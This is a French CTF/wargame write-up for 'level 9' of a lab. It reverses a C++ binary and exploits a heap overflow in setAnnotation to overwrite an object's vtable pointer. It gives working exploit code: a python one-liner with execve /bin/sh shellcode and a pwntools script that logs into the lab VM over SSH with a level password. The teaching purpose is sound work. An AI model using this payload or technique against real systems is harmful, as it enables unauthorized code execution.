9. *Level 9*

On reconstruit le code suivant :

```
#include <iostream>
#include <cstring>

class N
{
    public:
        N(int value) { this->n = value; }
        ~N() {}
        int operator+(N const & rhs) { return this->n + rhs.n; }
        int operator-(N const & rhs) { return this->n - rhs.n; }

        void setAnnotation(char *str)
        {
            size_t size = strlen(str);
            memcpy(this->string, str, size);
            return ;
        }

        char    string[0x64];                   // [this + 0x4]
        int     n;                              // [this + 0x68]

};

int     main(int argc, char **argv)
{
    if (argc < 2)
        exit(1);

    N *a = new N(5);                            // [esp + 0x1c] - 0x804a008
    N *b = new N(6);                            // [esp + 0x18] - 0x804a078

    a->setAnnotation(argv[1]);
    return (b->operator+(*a));
}
```

Il s'agit ici donc d'un binaire qui a été rédigé en C++ (on peut le savoir au vu des noms des symboles qui sont un peu étranges avec GCC et commencent par _Z pour les classes, un autre indice est l'utilisation de **ebx** sans qu'on l'initialise dans des fonctions car représentant le pointeur **this**, etc...). La reconstruction du code source à partir du binaire désassemblé était un peu plus complexe que le pur C.

Quelques ressources pour introduire le reverse engineering en C++ :

https://www.blackhat.com/presentations/bh-dc-07/Sabanal_Yason/Paper/bh-dc-07-Sabanal_Yason-WP.pdf
https://codeyarns.com/tech/2017-06-13-a-dissection-of-c-virtual-functions.html

Mais bon, le code décompilé correspondant à un programme C++ va pas mal varier selon les compilateurs.

Quoi qu'il en soit, la fonction **main** commence par comparer [ebp + 0x8] à 0x1 pour vérifier le nombre d'arguments passés au programme, et quitter si ce nombre est inférieur à 1.

En effet :
[ebp] = saved EBP.
[ebp + 0x4] = ret address.
[ebp + 0x8] = argc
[ebp + 0xc] = argv[0]
etc...

Bref. Ensuite, on tombe sur ce pattern d'instructions :

```
0x08048610 <+28>:    mov    DWORD PTR [esp],0x6c
0x08048617 <+35>:    call   0x8048530 <_Znwj@plt>
0x0804861c <+40>:    mov    ebx,eax
0x0804861e <+42>:    mov    DWORD PTR [esp+0x4],0x5
0x08048626 <+50>:    mov    DWORD PTR [esp],ebx
0x08048629 <+53>:    call   0x80486f6 <_ZN1NC2Ei>
0x0804862e <+58>:    mov    DWORD PTR [esp+0x1c],ebx
```

Call to operator new, reserving 0x6c

Call constructor with resulting pointer (this) and 0x5

Save object on [esp + 0x1c]

Comment a-t-on su que **_Znwj** correspondait à l'opérateur **new**, et **_ZN1NC2Ei** au constructeur d'une classe ? C'est vrai que ce n'est vraiment pas évident dans gdb, mais **edb** nous l'affiche plus clairement (en fait, gdb nous donne l'information relative aux noms de fonction / de constructeurs dans *info functions*, mais pas dans le code désassemblé) :

```
mov dword [esp], 0x6c
call level9!operator new(unsigned int)@plt
mov ebx, eax
mov dword [esp+4], 5
mov [esp], ebx
call level9!N::N(int)
mov [esp+0x1c], ebx
```

Quoi qu'il en soit, la série d'instructions présentée ci-dessus est répétée deux fois, et on comprend donc que deux objets d'une certaine classe (**N** comme affiché dans **edb**) sont alloués dynamiquement par l'appel de leur constructeur, avec en paramètre **5** pour le premier, **6** pour le second.

Allons voir ce qu'il se passe dans la fonction correspondant au constructeur de notre classe.

```
(gdb) disassemble _ZN1NC2Ei
Dump of assembler code for function _ZN1NC2Ei:
   0x080486f6 <+0>:     push   ebp
   0x080486f7 <+1>:     mov    ebp,esp
   0x080486f9 <+3>:     mov    eax,DWORD PTR [ebp+0x8]
   0x080486fc <+6>:     mov    DWORD PTR [eax],0x8048848
   0x08048702 <+12>:    mov    eax,DWORD PTR [ebp+0x8]
   0x08048705 <+15>:    mov    edx,DWORD PTR [ebp+0xc]
   0x08048708 <+18>:    mov    DWORD PTR [eax+0x68],edx
   0x0804870b <+21>:    pop    ebp
   0x0804870c <+22>:    ret
End of assembler dump.
```

[ebp+0x8] is the pointer to the space of current object (this). This has a space of 0x6c, but at offset 0, we indicate the address of the object's vtable (0x8048848)

We take the pointeur this, and assign to this+0x68 the argument of the constructor. We are setting a class member

Deux remarques sur le fonctionnement du constructeur. D'abord, le fait que à l'offset **0** de l'espace réservé par l'objet on retrouve sa **vtable**, voir l'utilité des **vtables** (voir 2ème réponse) : https://stackoverflow.com/questions/3004501/why-do-we-need-virtual-table

En réalité, edb et ghydra m'affirment que la vtable commence à 0x8048848 (8 bytes plus haut), mais ces bytes sont pour la plupart des NULLBYTES. Peut-être des questions de padding ou quoi.

Ensuite, on définit une variable de la classe à l'offset 0x68 par rapport au pointeur de l'objet ; cela signifie qu'on a d'autres variables avant.

Quoi qu'il en soit, on se retrouve avec nos deux instances de classe, stockées à `[esp+0x1c]` et `[esp+0x18]`. Avant de poursuivre, on tente d'en savoir un peu plus sur la classe à laquelle on a affaire. Un petit **info functions** sur GDB nous informe des fonctions membres de cette classe :

```
0x080486f6  N::N(int)
0x0804870e  N::setAnnotation(char*)
0x0804873a  N::operator+(N&)
0x0804874e  N::operator-(N&)
```

On retrouve notre constructeur ; on a également une fonction **setAnnotation**, ainsi que deux opérateurs (addition, soustraction).

En allant visiter l'emplacement mémoire de la **vtable** de notre classe, on trouve répertoriés les adresses des fonctions correspondant aux deux **operators** (encore avec des noms étranges) :

```
(gdb) x /2a 0x8048848
0x8048848 <_ZTV1N+8>:   0x804873a <_ZN1NplERS_> 0x804874e <_ZN1NmiERS_>
```

Les opérateurs sont donc appelés comme des fonctions virtuelles, ce qui n'est pas le cas des fonctions membre statiques comme **setAnnotation**. Quoi qu'il en soit, on examine rapidement le contenu de ces nouvelles fonctions ; commençons par l'opérateur + :

```
Dump of assembler code for function _ZN1NplERS_:
   0x0804873a <+0>:     push   ebp
   0x0804873b <+1>:     mov    ebp,esp
   0x0804873d <+3>:     mov    eax,DWORD PTR [ebp+0x8]   | this->n
   0x08048740 <+6>:     mov    edx,DWORD PTR [eax+0x68]
   0x08048743 <+9>:     mov    eax,DWORD PTR [ebp+0xc]   | rhs.n
   0x08048746 <+12>:    mov    eax,DWORD PTR [eax+0x68]
   0x08048749 <+15>:    add    eax,edx
   0x0804874b <+17>:    pop    ebp
   0x0804874c <+18>:    ret
End of assembler dump.
```

Add and return result

Relativement simple ici, on récupère la variable **n** de chaque instance de N, on additionne, on retourne le résultat.

Pour la fonction **setAnnotation**, c'était du pur **C**, donc rien de bien nouveau. Revenons au désassemblage de notre fonction **main**. Le schéma ci-dessous explique le call à setAnnotation, puis à l'opérateur + :

```
0x08048654 <+96>:    mov    eax,DWORD PTR [esp+0x1c]
0x08048658 <+100>:   mov    DWORD PTR [esp+0x14],eax
0x0804865c <+104>:   mov    eax,DWORD PTR [esp+0x18]
0x08048660 <+108>:   mov    DWORD PTR [esp+0x10],eax
0x08048664 <+112>:   mov    eax,DWORD PTR [ebp+0xc]
0x08048667 <+115>:   add    eax,0x4
0x0804866a <+118>:   mov    eax,DWORD PTR [eax]
0x0804866c <+120>:   mov    DWORD PTR [esp+0x4],eax
0x08048670 <+124>:   mov    eax,DWORD PTR [esp+0x14]
0x08048674 <+128>:   mov    DWORD PTR [esp],eax
0x08048677 <+131>:   call   0x804870e <_ZN1N13setAnnotationEPc>
0x0804867c <+136>:   mov    eax,DWORD PTR [esp+0x10]
0x08048680 <+140>:   mov    eax,DWORD PTR [eax]
0x08048682 <+142>:   mov    edx,DWORD PTR [eax]
0x08048684 <+144>:   mov    eax,DWORD PTR [esp+0x14]
0x08048688 <+148>:   mov    DWORD PTR [esp+0x4],eax
0x0804868c <+152>:   mov    eax,DWORD PTR [esp+0x10]
0x08048690 <+156>:   mov    DWORD PTR [esp],eax
0x08048693 <+159>:   call   edx
```

a in [esp+0x14]

b in [esp+0x10]


a->setAnnotation(argv[1])

[esp+0x10] --> address of b
Dereference --> vtable of b
Dereference --> first virtual function of b (operator+) ; stored in edx

b->operator+(*a)

Maintenant que le code est clair, où se situe la vulnérabilité ? On a un overflow potentiel dans la fonction **setAnnotation** de la classe N. Le memcpy recopie **argv[1]** dans une variable membre qui est un tableau de taille fixe (0x64 bytes).

Ce qui va être intéressant, c'est que **sur la heap**, on a la configuration suivante :




Et **suite à l'appel de setAnnotation** (qui contient l'overflow), on utilise le vtable ptr de l'objet **b** afin d'utiliser son **operator+**.

On peut ici prendre contrôle du flux d'exécution du programme par l'overflow de la **member variable string** de l'objet **a**. Le contenu de cette variable peut overflow sur l'objet **b** et notamment son **vtable ptr**. Le plan est donc :


> De trouver l'offset qui overflow **b vtable ptr**, dans notre variable argv[1] (copiée dans la member variable **string** de **a**).
> Remplacer l'adresse du **vtable ptr** par une adresse contenant un pointeur vers une fonction ou une région mémoire qu'on contrôle (**attention**, on ne peut simplement remplacer directement le vtable ptr par la fonction ou l'adresse mémoire qu'on souhaite, le main appelle la fonction dont l'adresse est contenue dans vtable + 0x0).
> Récupérer une shell.

On commence par récupérer l'offset en générant un **pattern metasploit** (on aurait également pu calculer à la main) et en l'insérant dans argv[1]. La fonction **main** va crash à **+142** (elle essaie de déréférencer l'adresse à laquelle est censée se trouver la vtable de b, cependant il ne s'agit pas d'un emplacement mémoire accessible). On observe les registres lors du crash pour savoir quel pattern a remplacer le vtable ptr de b, et on en déduit l'offset : **108**.

De là, la question qui se pose est où on va rediriger le flux d'exécution qu'on contrôle. **NX** était désactivé, et on voit sur **edb** que l'emplacement mémoire de la heap qui contient nos objets est à la fois disponible en écriture et en exécution :



Ainsi :
> L'objet **b** se trouve à l'adresse 0x804a078.
> On écrase son vtable ptr par l'adresse 0x804a07c (4 bytes suivant le début de **b**).
> On écrase les 4 bytes suivant par l'adresse 0x804a080.
> On place notre shellcode ensuite.



Ce qu'il va se passer : le **call edx** va chercher le pointeur de fonction situé à l'adresse mémoire de la vtable. Pour nous, il s'agira de l'adresse de notre shellcode, qui sera exécuté.

>> Exploitation manuelle

```
  $ ./level9 $(python -c "print('A' * 108 + '\x7c\xa0\x04\x08' +
'\x80\xa0\x04\x08' +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')")
```

>> Exploit automatique

```
from pwn import *

payload = b''
```

```
payload += b'A' * 108
payload += b'\x7c\xa0\x04\x08'
payload += b'\x80\xa0\x04\x08'
payload +=
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\x
b0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"

s = ssh(host='192.168.1.45', port=4242, user="level9",
password="c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a")
p = s.process(["/home/user/level9/./level9", payload])

p.interactive()
```

(On a pris un shellcode depuis shellstorm comme d'hab).

Got flag.